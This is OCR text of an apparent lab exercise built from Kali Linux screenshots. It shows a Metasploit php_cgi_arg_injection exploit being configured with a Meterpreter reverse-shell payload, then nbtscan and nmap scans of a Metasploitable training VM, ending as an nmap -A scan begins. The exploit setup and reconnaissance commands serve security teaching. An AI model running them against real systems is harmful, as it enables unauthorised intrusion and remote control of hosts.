

root@kali: /home/allen
File Actions Edit View Help
root@kali: /home/allen ×
allen@kali: ~ ×
Name Current Setting Required Description
LHOST 192.168.29.127 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Automatic
View the full module info with the info, or info -d command.
msf6 exploit(multi/http/php_cgi_arg_injection) > set rhosts 192.168.29.128
rhosts ⇒ 192.168.29.128
msf6 exploit(multi/http/php_cgi_arg_injection) > show options
Module options (exploit/multi/http/php_cgi_arg_injection):
Name Current Setting Required Description
PLESK false yes Exploit Plesk
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS 192.168.29.128 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 80 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
TARGETURI no The URI to request (must be a CGI-handled PHP script)
URIENCODING 0 yes Level of URI URIENCODING and padding (0 for minimum)
VHOST no HTTP server virtual host
Payload options (php/meterpreter/reverse_tcp):




5. Perform Network scanning using following nmap commands:

a) nmap -p



root@kali: /home/allen
File Actions Edit View Help
zsh: corrupt history file /home/allen/.zsh_history
┌──(allen㉿kali)-[~]
└─$ sudo su
[sudo] password for allen:
┌──(root㉿kali)-[/home/allen]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 192.168.29.128 netmask 255.255.255.0 broadcast 192.168.29.255
inet6 fe80::36ef:418b:61bf:3503 prefixlen 64 scopeid 0×20<link>
inet6 2405:201:d00e:fe3f:cdf9:c577:f1af:875a prefixlen 64 scopeid 0×0<global>
inet6 2405:201:d00e:fe3f:6f04:d222:bc1c:5625 prefixlen 64 scopeid 0×0<global>
ether 08:00:27:ff:d0:40 txqueuelen 1000 (Ethernet)
RX packets 360 bytes 157684 (153.9 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 140 bytes 38883 (37.9 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0×10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 4 bytes 240 (240.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 4 bytes 240 (240.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
┌──(root㉿kali)-[/home/allen]
└─# nbtscan -r 192.168.29.0/24
Doing NBT name scan for addresses from 192.168.29.0/24
IP address NetBIOS Name Server User MAC address
192.168.29.128 <unknown> <unknown>
192.168.29.255 Sendto failed: Permission denied
192.168.29.221 ABUNDANCIA <server> <unknown> 00:25:22:43:2e:08
192.168.29.178 METASPLOITABLE <server> METASPLOITABLE 00:00:00:00:00:00


root@kali: /home/allen
File Actions Edit View Help
192.168.29.178 METASPLOITABLE <server> METASPLOITABLE 00:00:00:00:00:00
┌──(root㉿kali)-[/home/allen]
└─# nmap 192.168.29.178
Starting Nmap 7.93 (https://nmap.org) at 2023-03-10 21:40 IST
Nmap scan report for 192.168.29.178
Host is up (0.000053s latency).
Not shown: 978 closed tcp ports (reset)
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
23/tcp open telnet
25/tcp open smtp
53/tcp open domain
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds
512/tcp open exec
513/tcp open login
514/tcp open shell
1099/tcp open rmiregistry
1524/tcp open ingreslock
2049/tcp open nfs
2121/tcp open ccproxy-ftp
3306/tcp open mysql
5432/tcp open postgresql
5900/tcp open vnc
6000/tcp open X11
6667/tcp open irc
8009/tcp open ajp13
8180/tcp open unknown
MAC Address: 08:00:27:2E:79:48 (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 0.44 seconds
┌──(root㉿kali)-[/home/allen]
└─# nmap -p 21 192.168.29.178
Starting Nmap 7.93 (https://nmap.org) at 2023-03-10 21:41 IST
Nmap scan report for 192.168.29.178
Host is up (0.00035s latency).
PORT STATE SERVICE
21/tcp open ftp
MAC Address: 08:00:27:2E:79:48 (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 0.17 seconds
┌──(root㉿kali)-[/home/allen]
└─# nmap -p http 192.168.29.178
Starting Nmap 7.93 (https://nmap.org) at 2023-03-10 21:41 IST
Nmap scan report for 192.168.29.178
Host is up (0.00049s latency).
PORT STATE SERVICE
80/tcp closed http
8008/tcp closed http
MAC Address: 08:00:27:2E:79:48 (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 0.23 seconds


b) nmap -sV


root@kali: /home/allen
File Actions Edit View Help
(root㉿kali)-[/home/allen]
nmap -sV 192.168.29.178
Starting Nmap 7.93 (https://nmap.org) at 2023-03-10 21:41 IST
Nmap scan report for 192.168.29.178
Host is up (0.00094s latency).
Not shown: 978 closed tcp ports (reset)
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 2.3.4
22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp open telnet Linux telnetd
25/tcp open smtp Postfix smtpd
53/tcp open domain ISC BIND 9.4.2
111/tcp open rpcbind 2 (RPC #100000)
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp open exec netkit-rsh rexecd
513/tcp open login?
514/tcp open tcpwrapped
1099/tcp open java-rmi GNU Classpath grmiregistry
1524/tcp open bindshell Metasploitable root shell
2049/tcp open nfs 2-4 (RPC #100003)
2121/tcp open ftp ProFTPD 1.3.1
3306/tcp open mysql MySQL 5.0.51a-3ubuntu5
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open vnc VNC (protocol 3.3)
6000/tcp open X11 (access denied)
6667/tcp open irc UnrealIRCd
8009/tcp open ajp13 Apache Jserv (Protocol v1.3)
8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:2E:79:48 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE
: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.27 seconds


c) nmap -sT


root@kali: /home/allen
File Actions Edit View Help
(root㉿kali)-[/home/allen]
nmap -sT 192.168.29.178
Starting Nmap 7.93 (https://nmap.org) at 2023-03-10 21:42 IST
Nmap scan report for 192.168.29.178
Host is up (0.00011s latency).
Not shown: 978 closed tcp ports (conn-refused)
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
23/tcp open telnet
25/tcp open smtp
53/tcp open domain
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds
512/tcp open exec
513/tcp open login
514/tcp open shell
1099/tcp open rmiregistry
1524/tcp open ingreslock
2049/tcp open nfs
2121/tcp open ccproxy-ftp
3306/tcp open mysql
5432/tcp open postgresql
5900/tcp open vnc
6000/tcp open X11
6667/tcp open irc
8009/tcp open ajp13
8180/tcp open unknown
MAC Address: 08:00:27:2E:79:48 (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 0.18 seconds


d) nmap -O


root@kali: /home/allen
File Actions Edit View Help
(root㉿kali)-[/home/allen]
nmap -O 192.168.29.178
Starting Nmap 7.93 (https://nmap.org) at 2023-03-10 21:42 IST
Nmap scan report for 192.168.29.178
Host is up (0.00095s latency).
Not shown: 978 closed tcp ports (reset)
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
23/tcp open telnet
25/tcp open smtp
53/tcp open domain
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds
512/tcp open exec
513/tcp open login
514/tcp open shell
1099/tcp open rmiregistry
1524/tcp open ingreslock
2049/tcp open nfs
2121/tcp open ccproxy-ftp
3306/tcp open mysql
5432/tcp open postgresql
5900/tcp open vnc
6000/tcp open X11
6667/tcp open irc
8009/tcp open ajp13
8180/tcp open unknown
MAC Address: 08:00:27:2E:79:48 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.71 seconds

e) nmap -A


root@kali: /home/allen
File Actions Edit View Help
┌──(root㉿kali)-[/home/allen]
└─# nmap -A 192.168.29.178
Starting Nmap 7.93 (https://nmap.org) at 2023-03-10 21:42 IST
